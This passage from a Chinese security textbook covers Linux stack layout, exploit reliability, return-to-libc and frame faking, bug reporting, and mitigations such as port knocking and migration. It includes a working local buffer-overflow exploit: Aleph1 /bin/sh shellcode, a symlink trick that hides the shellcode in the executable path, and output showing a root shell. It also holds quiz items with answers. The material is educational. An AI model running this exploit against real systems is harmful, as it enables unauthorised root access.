


图 14.3 程序栈布局的详图

`execve()` 函数在 Linux 内核是由 `do_execve()` 函数实现的，后者在 `fs/exec.c` 文件中。ELF 格式的二进制文件，使用 `fs/binfmt_elf.c` 文件中的函数进行加载。通过探讨这两个文件，可以得知二进制文件加载的详细过程，特别地，可以了解二进制文件开始执行时精确的栈布局。从栈的底部向上（参看图 14.3），`execve()` 创建的内存布局由以下部分构成：

- 4 字节的 NULL，地址为 `0xBFFFFFFC`。
- 用于启动程序的路径名。这是一个以 NULL 结尾的 ASCII 字符串。攻击者通常知道确切的路径名，因此可以计算该字符串精确的起始地址。后文中，我们将返回到该字段，讨论对该字段的一些更有趣的用法。
- 程序的“环境”是一系列以 NULL 结尾的 ASCII 字符串。字符串的形式通常是 `<name>=<value>`，例如 `TERM=vt100`。
- 传递到程序的命令行参数是一系列以 NULL 结尾的 ASCII 字符串。通常，这些字

字符串的第一项是程序本身的名称，但这并不是必需的。

- 一块填充内存区，各个字节都初始化为 0，内存区的长度从 0~8064 字节。稍后笔者将讨论该填充区的起源及其影响。
- 112 字节的 ELF 解释器信息。更多的细节，请参见 fs/binfmt_elf.c 文件中的 create_elf_tables 函数。
- 指针数组，各指针均指向各个环境字符串的起始。该数组以空指针结束。
- 指针数组，各指针均指向各个命令行参数的起始。该数组以空指针结束。
- 从程序入口点（_start）执行到 main() 函数，所保存的运行栈信息。
- main() 本身的参数：参数个数（argc）、指向参数指针数组的指针（argv）和指向环境变量指针数组的指针（envp）。

如果读者花费时间开发过攻击，就会知道，若要将控制权转移到 shellcode，需要一个可靠的返回地址。在 Linux 系统上，可变长度的填充使得基于栈的缓冲区会在栈中上下的移动，移动的幅度由填充区域的长度决定。填充造成的结果是，当填充区域长度为零时，某个返回地址可以成功对基于栈的缓冲区进行溢出攻击；而当填充区域长度为 8064 时，就有可能失效，因为缓冲区已经在栈上移动了 8064 字节。很多情况下，栈的移动被认定为是安全的，然而这是错误的。研究填充区域长度变化的原因，有助于我们建立更可靠的攻击。类似于初始栈布局的其余部分，填充区域也是由 fs/binfmt_elf.h 文件中的 create_elf_tables() 函数创建的。下列代码负责其相关的工作：

```
#if defined(__i386__) && defined(CONFIG_SMP)
/*
 *In some cases (e.g. Hyper-Threading), we want to avoid L1 evictions
 *by the processes running on the same package. One thing we can do
 *is to shuffle the initial stack for them.
 *
 *The conditionals here are unneeded, but kept in to make the
 *code behaviour the same as pre change unless we have hyperthreaded
 *processors. This keeps Mr Marcelo Person happier but should be removed
 *for 2.5
 */

if(smp_num_siblings > 1)
    u_platform = u_platform - ((current->pid % 64) << 7);
#endif
```

当在 x86 架构下内核启用了对称多处理时，上述 if 语句同时启用（在 2.6 内核中，这里会测试是否启用了超线程）。Red Hat 和 Fedora 发行版中使用的内核实际上去掉了条件编译陈述，即在所有情况下，上述 if 语句都是启用的。这解释了为什么有些内核会呈现出栈

跳跃的特性，而其他的内核不会。在将 ELF 解释器数据放置到栈上之前，会首先执行上述的 if 语句。在执行到该语句时，u_platform 表示当前栈顶，指向栈顶的第一个命令行参数（内存中最低端）。上述的赋值语句根据当前进程 ID (pid) 对 u_platform 做了调整，在 execve 期间，由于子进程尚未执行，因此这里的 pid 实际上是父进程的 ID。对 pid 操作的结果是一个从 0~8064 的值，被用于对 u_platform 进行调整。ELF 解释器的数据放置到栈上时，会使用新的 u_platform 值，这样在参数字符串和 ELF 解释器数据之间就出现了间隙。

处理填充过的栈

现在读者了解了栈移动的原因，接下来我们讨论在编写攻击时如何处理该情况。以下是一些有用的信息：

- 填充区域的长度由 pid 计算而来，是循环的。如果读者发现一个返回地址值能够成功地攻击一个进程，那么同样的返回地址成功工作的几率至少是 1/64。因为每次该进程重新运行时，如果 pid 与原来的 pid 之差为 64 的倍数，那么填充区域的长度将是相同的，而所有基于栈的缓冲区在两次运行中的位置也是相同的，所以攻击能够成功地复现。了解了这一点后，如果读者发现某个应该工作的返回地址无法工作，那么可以重新运行攻击，由于填充区域长度的变化，有可能使得攻击成功。此时只需要不断尝试，直至攻击成功。
- 进程 ID 每增加 1，填充区域长度增加 128 字节。如果栈每次移动的偏移量是 128 的倍数，那么只要 NOP sled 的长度不少于 128 字节，即使不改动返回地址，在栈移动量最小的情况下，攻击仍然会成功。NOP sled 长度越大，就越能适应栈移动量较大的情形，如果可以将 8064 个 NOP 复制到基于栈的缓冲区中，那么攻击的成功与否，基本上就不受栈移动的影响了。
- 如果知道了父进程的进程 ID，那么就知道了填充区域长度的正确值，因而可以更精确地计算所使用的返回地址。在进行本地攻击，pid 比较容易得到时，这种技巧特别有用。
- 对于本地攻击，还是不要返回到基于栈的缓存区，而要将返回地址设定到参数字符串或环境变量中。这样，即使填充区域长度变化了，参数和环境变量字符串在内存中也不会移动，因为二者在栈中的位置比填充区域更深。

如何应付对参数和环境变量字符串的清洗

由于本地攻击中，命令行参数和环境变量字符串通常用于存储 shellcode，所以有些程序采取措施对二者进行了清理。有若干方法可用于清理，如检查参数和环境变量中是否包含了非 ASCII 的值或完全抹去环境变量并从头建立定制的环境变量等。如果要将 shellcode

放置到栈上一个可靠的位置，最后一招就是将其放置在非常接近于栈底的可执行文件名称中。有两个原因使该方法非常有吸引力：首先，该字符串并不被认为是环境的一部分，在 `envp` 数组中没有指向该字符串的指针。没有注意到这一点的程序员，可能会忘记清洗这个特定的字符串。其次，该字符串的位置可以很精确地计算。该字符串的起始处在：

```
0xC0000000 - (strlen(executable_path) + 1)
```

其中的 `0xC0000000` 表示栈底，从栈的最底部减去 4 个空字符，再减去可执行文件名字符串和结尾的 `NULL` 字符的长度 (`strlen (full path) + 1`)。这样就很容易计算出一个返回地址，每次都能够在跳转到可执行文件的路径字符串处。这件工作的关键是将 `shellcode` 复制到路径名中，对于本地攻击而言，只能这样做。技巧在于创建一个到即将攻击的程序的符号链接，将 `shellcode` 嵌入到符号链接的名称中。`shellcode` 中的特殊字符如 `/` 可能会造成麻烦，但可以通过使用 `mkdir` 命令而克服这一困难。以下是一个例子，创建了一个简单的被攻击程序的符号链接，该程序是 `vulnerable.c` (如下给出)：

```
#cat vulnerable.c
#include <stdlib.h>

int main(int argc, char **argv) {
    char buf[16];
    printf("main's stack frame is at: %08X\n", &argc);
    strcpy(buf, argv[1]);
};

# gcc -o /tmp/vulnerable vulnerable.c
```

为攻击该程序，需要创建到 `vulnerable` 的一个符号链接，将如下列出的经典的 Aleph 1 `shellcode` 嵌入符号链接中：

```
; nq_aleph.asm
; 用下述命令行汇编 nasm -f bin nq_aleph.asm
USE32
_start:
    jmp short bottom        ;判断当前位置
top:
    pop    esi              ; /bin/sh 的地址
    xor    eax, eax        ; 清空 eax
    push  eax              ; 将一个 NULL 压栈
    mov   edx, esp        ; envp{NULL}
    push  esi              ; 将 /bin/sh 的地址压栈
    mov   ecx, esp        ; argv{ "/bin/sh", NULL}
    mov   al, 0xb         ; 将 execve 的系统调用号压栈
    mov   ebx, esi        ; 指向 "/bin/sh" 的指针
```

```

    int      0x80          ;完成！
bottom:
    call    top           ;压栈的/bin/sh的地址
;   db     '/bin/sh1'    ;注释掉了，后文会添加上来

```

我们从一个名为 `nq_aleph.pl` 的 Perl 脚本开始，该脚本可输出除去 “`/bin/sh`” 之外汇编过的 shellcode：

```

#!/usr/bin/perl
binmode(STDOUT);
print "\xeb\x0f\x5e\x31\xc0\x50\x89\xe2\x56\x89\xe1"
      "\xb0\x0b\x89\xf3\xcd\x80\xe8\xec\xff\xff\xff"

```



注意：Perl 的 `binmode` 函数用来将流设置为二进制传输模式。在二进制模式下，流不会对通过的字符进行字符转换（例如 Unicode 扩展）。该功能不见得在所有平台上都需要，在这里加上是为了使脚本的可移植性更好。

接下来，需要创建一个目录，名称来自于 shellcode。之所以能够这样做，是因为 Linux 允许对目录名或文件名使用几乎任何字符。为克服在文件名中使用 “`/`” 字符的限制，可以通过创建一个子目录，在 shellcode 之后附加一个 `/bin`：

```
# mkdir -p `./nq_aleph.pl`/bin
```

最后，创建符号链接，将 `/sh` 附加到 shellcode 之后：

```
# ln -s /tmp/vulnerable `./nq_aleph.pl`/bin/sh
```

结果是：

```

# ls -lR *
-rwxr--r-- 1 demo demo 195 Jul  8 10:08 nq_aleph.pl
??^?v?l??F??F??????N??V?:f ?l??@?????????
total 1
drwxr-xr-x 2 demo demo 1024 Jul  8 10:13 bin
??^?v?l??F??F??????N??V?:f ?l??@?????????
total 0
lrwxrwxrwx 1 demo demo 15 Jul  8 10:13 sh -> /tmp/vulnerable

```

注意第一个子目录名称中不可识别的字符。这是因为目录名中包含了程序员自己的 shellcode，而不是传统的 ASCII 字符。子目录 `bin` 和符号链接 `sh` 将所需的 `/bin/sh` 字符添加到路径上，完成了所需的 shellcode。现在可以通过新创建的符号路径来启动 `vulnerable` 程序：

```
# `./nq_aleph.pl`/bin/sh
```

如果向程序提供了导致溢出的命令行参数，那么可以使用一个可靠的返回地址 `0xBFFFFFFDE` (`0xC0000000 - 4 - 30_{10}`) 来指向 shellcode，即使栈因为填充区域长度的不同而发生移动，它也同样有效，从以下的输出可知：

```
# `./nq_aleph.pl`/bin/sh \  
`perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;`\  
main's stack frame is at: BFFFFFFE0  
sh-2.05b# exit  
exit  
# `./nq_aleph.pl`/bin/sh \  
`perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;`\  
main's stack frame is at: BFFFFFFD0  
sh-2.05b# exit  
exit  
# `./nq_aleph.pl`/bin/sh  
`perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;`\  
main's stack frame is at: BFFFFFFE0  
sh-2.05b# exit  
exit
```

返回 libc

现在，许多系统“发货”时默认安装了一种或多种的内存保护机制，以防止 shellcode 注入。面对其中的一些保护措施，即使能够在栈中可靠地定位 shellcode，也无济于事。栈保护机制种类较多，诸如将栈标记为不可执行，或向栈底（内存高地址）插入大块的随机数据以增加预测返回地址的难度等。返回 libc 的这一类攻击方法，就是为了减少放置 shellcode 时对栈的依赖。Solar Designer 在 Bugtraq 邮件列表（见“参考文献”）的一篇文章中，示范了返回 libc 的攻击。返回 libc 攻击的基本思想是，将栈上保存的返回地址修改为某个我们感兴趣的库函数的地址。当被攻击的函数返回时，被修改的返回地址会使执行转到 libc 函数，而不是回到原来的调用者。如果返回到 `system()` 这样的函数，那么就可以执行被攻击者系统上几乎任何一个程序。



注意：`system()` 函数是标准 C 库函数，可以执行任何指定的程序，在指定程序执行完成之前，并不会返回到调用的程序。使用 `system` 函数启动一个 shell 是非常简单的：`system("/bin/sh");`

对于动态链接的可执行文件，`system()` 函数一般与其他的 C 库函数一起存在于内存中。建立一个成功的攻击，关键在于确定 `system()` 函数所在的准确地址，这依赖于程序在启动时将 C 库加载到了何处。在 Nergal 发表于 Phrack 58（见“参考文献”）的文章中，涵盖了传统的返回 libc 攻击以及几项高级的技术。我们特别感兴趣的是所谓的“栈帧伪造”（frame faking）技术，该技术依赖于编译器生成的函数收尾代码（epilogue），在劫持函数调用期间使用栈帧指针寄存器之后，获得程序的控制权。在 x86 系统上，`ebp` 寄存器充当栈帧指针，其内容保存在栈上，且刚好在保存的返回地址之上，即大多数函数的开始处（在函数的序幕代码中）。



注意：x86 二进制文件中典型的收尾代码由两个指令组成，分别是 `leave` 和 `ret`。`leave` 将 `ebp` 的内容传输到 `esp` 中，然后弹出栈顶的值，即保存的栈帧指针，并将其加载到 `ebp` 中。



注意：典型的 x86 序幕代码的组成包括，一个 `push ebp` 指令，保存调用者的栈帧指针；一个 `mov ebp, esp` 指令，设置新的栈帧指针；最后是栈调整，如 `sub esp, 512`，为局部变量分配空间。

任何覆盖了保存的栈帧指针的操作，都必然覆盖保存的返回地址，这意味着在函数返回时，可以控制 `eip` 和 `ebp`。栈帧伪造的工作原理在于，破坏 `ebp` 的原值，致使未来的 `leave` 指令将损坏的 `ebp` 值加载到 `esp` 中。这样就控制了堆栈指针寄存器，也意味着可以控制后续的 `ret` 指令从何处取得返回地址的值。通过栈帧伪造，只覆盖 `ebp`，即可获得程序的控制权。实际上，有时候只改写保存的 `ebp` 的一个字节，即可获得控制权。如图 14.4 所示，其中函数 `bar()` 已经调用了可以被攻击的函数 `foo()`。回想一下，在遇到源内存块中的 `NULL` 字节时，复制操作通常会终止，而 `NULL` 字节也会被复制到目的内存块中。图中 `NULL` 字节刚好覆盖了 `bar()` 函数保存的 `ebp` 值的一个字节，这类似于复制错误中差一字节的情形。




图 14.4 栈帧伪造攻击中改写 `ebp` 的一个字节

在 `foo()` 返回时执行的收尾代码会正确地返回到 `bar()`，但装载到 `ebp` 中的值是 `0xBFFFFFF900`，而不是此前保存的值 `0xBFFFFFF9F8`。在 `bar` 返回时，其收尾代码首先将 `ebp` 复制到 `esp` 中，使得 `esp` 指向缓冲区中 Next `ebp` 处，接下来将 Next `ebp` 弹出栈并复制到 `ebp` 中。如果打算建立一个链式的栈帧伪造序列，这很有用，因为此处又得到了 `ebp` 的控制权。

`bar()` 函数收尾代码的最后一部分，即 `ret` 指令，将栈顶的值 Next `eip` 弹出到 `eip` 中，此时我们就得到了程序的控制权。

14.2.3 对返回 `libc` 攻击的防御

返回 `libc` 攻击可能难以防御，因为不同于栈和堆，它无法将共享函数库标记为不可执行。因此，攻击者总是能够跳转到库内部并执行代码。防御技术的目的在于增加攻击者的难度，使得攻击者难于计算出跳转的目标位置。有两种主要的方法可做到这一点：第一种方法是在每次执行一个程序时，都将库加载到新的随机位置。这有可能百分之百地阻止返回 `libc` 攻击，但蛮力攻击仍然可能成功，因为某些时候库可能加载到了一个过去使用过的位置。第二种方法是利用空字节导致缓冲区溢出终止。此时，装载器试图将库加载到内存开头的 16MB 中，因为此范围的地址最高有效字节均为 `NULL(0x00000000 - 0x00FFFFFF)`。如果攻击者指定的返回地址在此范围内，那么攻击一般都会停止，因为当缓冲区溢出攻击所使用的复制操作遇到空字节时，一般都会终止。

参考文献

- [1] Solar Designer, "Getting Around Non-executable Stack (and Fix)"
www.securityfocus.com/archive/1/7480
- [2] Nergal, "Advanced Return into `libc` Exploits" www.phrack.org/phrack/58/p58-0x04

14.3 把问题记入文档

无论读者是否已经能够建立可靠的攻击，把研究软件问题时所进行的工作记入文档总是有用的。前几章已经讨论过漏洞公开的过程，笔者在此处对与厂商联系时所用到的技术信息的类型做一些讨论。

14.3.1 背景信息

在报告问题时，提供尽可能多的背景信息总是很重要。要讨论的关键性事实包含：

- 使用的操作系统和补丁级别。

- 所涉及软件的连编版本。
- 程序是从源代码连编而来，还是直接使用厂商发布的二进制文件？
- 如果是从源代码连编，使用的编译器是什么？
- 发生问题时，还有其他哪些程序在运行？

14.3.2 环境

问题发生的环境需要尽可能详细地描述。把所有导致问题发生的行为正确地记入文档，是很重要的。需要考虑的事项包括：

- 程序是如何开始的？参数有哪些？
- 是本地程序，还是从远程触发的程序？
- 什么样的事件序列或输入值导致了问题的发生？
- 应用程序在发生问题后，是否有错误信息或日志信息生成？内容是什么？

14.3.3 研究结果

最有用的信息可能就是研究结果了。对分析结论的详细报告，可能是对软件开发者最有用的信息。如果读者对问题做了一定量的逆向工程，了解了问题的确切性质，那么称职的软件开发者就能够快速地验证你的发现并开始修复问题。报告中有用的项目包括：

- 问题的严重程度。是否会导致远程或本地代码的执行，或者是否存在这种可能性？
- 对导致问题的输入，描述其确切结构。
- 给出问题发生的准确代码位置；如果知道位置，还需要包括函数名。
- 问题是否是特定于应用程序的，还是出现在某个共享库例程中？
- 是否发现了某些可以缓解问题的方法？可以是补丁，也可以是某种推荐的系统配置。在问题的解决方案开发期间，可使用缓解措施来预防攻击。

14.4 摘要

- 如何确定 Bug 是否是可被攻击的？
 - 在漏洞分析中对调试器的有效使用。
- 了解问题的确切性质：
 - 攻击的前置条件和后置条件。

- 可靠地复现问题。
- 如何将漏洞的性质准确地记入文档？
 - 背景信息
 - 可被攻击的情况
 - 原因和解决方案

14.4.1 习题

1. 对于造成了可被攻击情况的软件 Bug，为什么详细了解其性质是有用的？
 - A. 不必要。证明程序可以被攻击，就足够了。
 - B. 对问题的透彻了解，可以采取更好的防御措施，可以更快地解决问题。
 - C. 对造成崩溃或可被攻击情况的问题，完全了解其性质是不可能的。
 - D. 把详细的攻击发表到 Full-Disclosure 这样的公众邮件列表，我们能够变得很有名。
2. 为什么扎实的调试技能对漏洞研究人员是必要的？
 - A. 不必要。编译器技术发展至今，没必要在汇编语言级别工作。
 - B. 有助于强化我们的汇编语言技能，以便编写出最小的 shellcode。
 - C. 有助于我们更快地定位程序中出现问题的部分，更容易发现开发成功攻击的方法。
 - D. 有助于在应用程序发货之前，确认应用程序编写正确、操作适当。
3. 在向程序输入一个大字符串（均为字符 A）之后，调试器告知我们因为访问违例而导致程序崩溃。调试器报告的情况如下：

```
eax 0x41414141
ecx 0x7134f0
edx 0xbff209c0
ebx 0x712238
esp 0xbff20990
ebp 0xbff209a8
esi 0xbff20a34
edi 0x41414141
eip 0x080483f3
0x080483f3:  mov [edi], eax
```

可以攻击该程序吗？

- A. 可以，因为看起来我们可以向所需的任一位置 (edi) 写入指定的值 (eax)。这依赖于在崩溃位置之后所发生的事情。
 - B. 不行，因为我们无法控制 eip，因此无法攻击该程序。
 - C. 不行，看起来没什么可用的信息。
 - D. 可以，存在不受限的覆盖，因此总是可以攻击的。
4. 以下哪一个选项是本地攻击者相对于远程攻击者的优势？
- A. 可以进行本地调试。与通过网络进行的交互相比，这对程序的行为能够得到更清楚的认识。
 - B. 有更多可用的攻击路径，比如命令行参数和环境变量。
 - C. 可以更有效地控制被攻击的程序执行时所处的环境。
 - D. 上述所有。
5. 以下哪一项理由，说明了准确地将软件问题记入文档的重要性？
- A. 这是向所有 133t h4x0r 伙伴发表 shoutz 和 greetz 的惟一地方。
 - B. 不重要。我不对代码写文档，为什么对攻击写文档呢？
 - C. 它提供一个场所，可供发泄寻找 Bug 时遇到的挫折。
 - D. 详细的文档会帮助厂商快速地解决问题，帮助其他用户了解问题的性质，以便抵御可能的攻击。
6. 下列哪个选项说明了在分析程序漏洞时，了解栈布局的重要性？
- A. 如果程序运行时，每次栈布局都会变化，那么攻击就更加困难。
 - B. 取决于对栈的哪一部分进行操纵，有些部分可能会降低攻击问题的难度。
 - C. A 和 B。
 - D. 了解给定程序栈的布局是不可能的，因此基本上无法了解底层的细节。
7. 返回 libc 和栈帧伪造两种技术，其目的是绕过下列哪一项防御机制？
- A. 使用 canary 值检测栈是否被破坏。
 - B. 不可执行的内存页面。
 - C. 基于主机的入侵检测系统。
 - D. 防火墙。
8. 以下哪一个选项不是漏洞警报的必要组成部分？
- A. 受影响软件的版本号
 - B. 操作系统版本和补丁级别
 - C. 导致可被攻击情况的输入
 - D. 你的 133t 黑客笔名

14.4.2 答案

1. B。高质量的研究可以更快地解决问题。A 是一个开头，但对帮助厂商了解问题的性质没有帮助。C 是不正确的，因为通过谨慎的分析，是有可能了解并修正导致漏洞的因素的。D 可能是有些人的动机，但对发表漏洞信息的正义黑客而言，不应该成为他们的动机。
2. C。漏洞研究人员更关注精确定位问题并了解问题发生时程序的状态，以便确切地断定可以使用哪种形式的攻击。A 是不正确的，因为在源代码级，是无法查看到编译器所做的工作的，比如栈填充变量重新排序等。B 是不正确的，因为对于定位漏洞来说，不需要编写小的 shellcode 的能力（尽管攻击是需要的）。D 更适用于应用开发者，而不是漏洞研究人员。
3. A。虽然不能保证可攻击，但能够向一个指定位置写入任意值的能力，总是好的开端。是否能够对问题进行成功的攻击，取决于我们的缓冲区在内存中的位置、在改写内存之后所进行的操作以及是否找到了一个有用的位置来进行改写。B 是不正确的。如果只查看一下是否能够控制 eip，是无法洞察更深入的情况的。问题总是这样：“我是否可以将程序重定向到我的代码，或者是直接的（现在），或者是设置一些条件使得在将来的某个时候进行重定向？” C 是不正确的，因为在 0x080483f3 位置的指令表明，可以向任意指定的位置写入所需的任意数据。D 当然是不正确的。在利用改写任意内存位置的能力时，总是要考虑到程序中的后续操作。程序必须采取能够利用被改写数据的行动，而这是无法保证的。
4. D。所有答案都是本地攻击者的优势。
5. D。准确的文档才能使问题快速解决。A 是不正确的，因为 shoutz 无助于问题的解决。B 是不正确的，因为只有在程序开发者了解了问题的原因之后，问题才能快速解决。如果开发者没有了解你想出的多阶段攻击，将无法修复潜在的问题。C 是不正确的，因为痛骂只会让开发者走开。如果花费了时间联系开发者，那么就与开发者建设性地协作。
6. C。答案 A 和 B 都是正确的。D 是不正确的，因为程序栈的布局通常是可以预测的（而且相当准确），这对建立可靠的攻击很有帮助。
7. B。返回 libc 类型的攻击，主要是绕过不可执行的内存页面，因为其阻止了注入代码的运行。A 是不正确的，只有返回 libc 一种技巧，是无法解决 canary 值的使用的。C 和 D 两项都是不正确的，因为返回 libc 攻击的使用与这两个选项中提到的防御机制是完全无关的。
8. D。虽然你可能希望向这个世界通告一下你是谁，但这对开发者解决问题没什么帮助。答案 A、B 和 C 都是有用的信息，可以帮助快速解决问题。

关闭漏洞：缓解

在本章中，读者将会了解到在问题的发现和修正之间的漏洞窗口内，几种用于处理漏洞的方法，包括：

- 关闭新发现漏洞的原因
- 关闭漏洞时可用的选项
 - 端口敲击
 - 迁移
- 修补有漏洞的软件
 - 源代码打补丁的考虑
 - 二进制代码打补丁的考虑

到目前为止，读者应该已经能够在软件中发现漏洞。现在做什么呢？有关漏洞公开的辩论一直存在（请参考第 3 章），无论是向公众公开还是只向厂商公开，从漏洞的发现起，到能够解决问题的补丁或更新的发布，总是有一段时间。如果读者是个人使用软件，在这段时间内，应该采取什么样的措施来自我保护？如果读者是一位顾问，应该向顾客提供什么样的指导，使之有效地进行自我防护？本章提供了一些方法，能够在漏洞窗口期间改善安全性（漏洞窗口是指从漏洞的发现到修正的这段时间）。

15.1 缓解漏洞威胁的备选方法

有大量的资源，都涉及到网络 and 应用程序安全的基础。本章并不打算枚举所有经受住时间考验、能够增强计算机系统安全性的方法。但即使能够拥有当今最优秀的防御技术，笔者也必须强调，防御刚刚出现的攻击，即使不是不可能，也非常困难。在发现新漏洞时，如果不能阻止攻击者接触有漏洞的应用程序，那么就只能进行抵御。这就需要再次逐条考

虑标准的风险评估问题：

- 服务确实有必要吗？如果没有必要，关闭掉。
- 服务可以公开访问吗？如果不能，用防火墙隔离。
- 所有不安全的选项都关闭了吗？如果没有，请关闭不安全的选项。

当然，还有许多其他需要注意的事项。对真正安全的电脑或网络来说，所有这些问题都应该已经真正得到了回答。从风险管理的观点来看，可能性更高的情况是，我们需要平衡两种可能性：一种是在补丁出现之前，针对新发现漏洞的攻击就已经出现；另一种是继续运行有漏洞服务的必要性。一种最明智的假定是有人在漏洞补丁完成之前，就能够发现或得知我们所研究的漏洞。有了这个假定，实际的问题就归结为是否值得冒风险继续运行有漏洞的应用程序，如果要继续运行，应该使用何种防御措施。对这种情况而言，端口敲击和各种形式的迁移都可能是有用的。

15.1.1 端口敲击

端口敲击是一种防御技巧，可用于任何网络服务，当服务的用户数目有限时最有效。SSH 或 POP3 服务器很容易通过端口敲击保护起来，但使用同样的技术，要保护可公开访问的 Web 服务器就比较困难。端口敲击可以形容为网络密码锁，其基本思想是，在用户给出所要求的敲击序列之前，网络服务的端口一直是关闭的。敲击序列实际上是一个端口列表，用户在被允许连接到所要求的服务之前，必须尝试连接列表中的各个端口。敲击序列中涉及的端口通常是关闭的，当敲击的用户请求打开目标服务端口之前，IP 层的过滤器能够检测到敲击的顺序是否正确。由于一般性的客户应用程序通常无法执行端口敲击的序列操作，所以必须向授权用户提供定制的客户软件或对负责端口敲击的软件进行适当的配置。由于该原因，端口敲击不太适合防御可以公开访问的服务。

有关端口敲击，要记住的是，它并没有修复受保护的服务内部的漏洞，它只是使得漏洞更难接触而已。如果攻击者能够查看到从受保护的服务器进出的网络数据流，或者能够查看来自于授权客户的网络数据流，那么就可以获得端口敲击的序列，从而利用它进入到受保护的服务。

参考文献

- [1] Port Knocking www.portknocking.org
- [2] M. Krzywinski, "Port Knocking: Network Authentication Across Closed Ports," SysAdmin Magazine 12:12-17 (2003) www.portknocking.org

15.1.2 迁移

这不一定是安全问题最实际的解决方案，但有些情况下是最明智的，作为改善整体安全性的方法，迁移总是值得考虑的。此外，需要考虑的还有迁移路径，包括将服务移植到一个全新的操作系统，或者用一个安全的应用程序完全替换有漏洞的应用程序。

迁移到新的操作系统

将一个现存的应用程序迁移到一个新的操作系统，通常只有在新操作系统上存在该应用程序的某个版本时才有可能。在选择新的操作系统时，应该考虑那些包含了某些安全特性的系统，这些安全特性使得对常见类型的漏洞进行攻击比较困难或不可能。有许多此类项目内建了保护方法，或者提供了增强安全的解决方案。其中，值得注意的一些是：

OpenBSD

PaX and grsecurity

exec-shield

Openwall Project

Immunix

NGSEC StackDefender

有关这些工具的有效性，有很多证据。不管怎么说，有保护总比没有强，特别是因为有一个公知的漏洞而迁移时更是如此。重要的是，所选择的操作系统和保护机制应该能够针对与该漏洞相关的攻击提供一些保护措施。

迁移到新的应用程序

有若干原因，都致使迁移到一个全新的应用程序过于困难。在给定的操作系统上缺乏备选方案、数据迁移和对用户的影响，都是需要面对的几个比较大的挑战。在某些情况下，选择迁移到新的应用程序可能还要求改变宿主的操作系统。当然，新的应用程序必须提供足够的功能，以替换现存的有漏洞的应用程序，但在迁移之前需要考虑的附加因素包括：新应用程序的安全记录、相关厂商对安全问题的响应速度。对某些组织来说，可能希望审计应用程序的源代码，并对该源代码打补丁。而其他组织可能因为策略方面的考虑，而强制性地锁定到某个特定的操作系统或应用程序。底线是这样的，对新发现的漏洞，只要风险分析确认迁移是最佳选择，那就应该进行迁移。在这种情况下，安全是需要考虑的首要因素，而新应用程序上那些无足轻重的特性倒没那么重要。

参考文献

- [1] OpenBSD www.openbsd.org
- [2] PaX and grsecurity <http://pax.grsecurity.net> and www.grsecurity.net
- [3] exec-shield <http://people.redhat.com/mingo/exec-shield/>
- [4] Openwall Project www.openwall.com/linux/
- [5] Immunix www.immunix.org/
- [6] StackDefender www.ngsec.com/ngproducts/stackdefender

15.2 打补丁

要使有漏洞的程序安全，惟一可信的方法将是关闭它或打补丁。如果厂商能够迅速发布补丁，那我们就很幸运，能够避免应用程序因为有漏洞而长期暴露于不安全因素之下。不幸的是，有些情况下，厂商可能需要数星期或数月才能对报告的漏洞打好补丁，或者更糟糕的是，发布的补丁不能修复已知的漏洞，从而需要附加的补丁。如果我们确定必须维持应用程序的运行，那么最佳选择就是自行对应用程序打补丁。很显然，如果有源代码，这项工作会容易一些，这也是赞同开放源代码软件的主要原因之一。对应用程序的二进制文件打补丁是可能的，但即使在最简单的情况下，实现也很困难。由于无法访问源代码，读者可能觉得，最容易的方法是由应用程序的厂商来提供补丁。不幸的是，从发现漏洞到对应补丁发布的期间，这种等待只能使你孤立无援，任由有漏洞的程序暴露在攻击之下。因此，即使只了解一些与二进制映像文件打补丁相关的问题，也是有用的。

15.2.1 对源代码打补丁

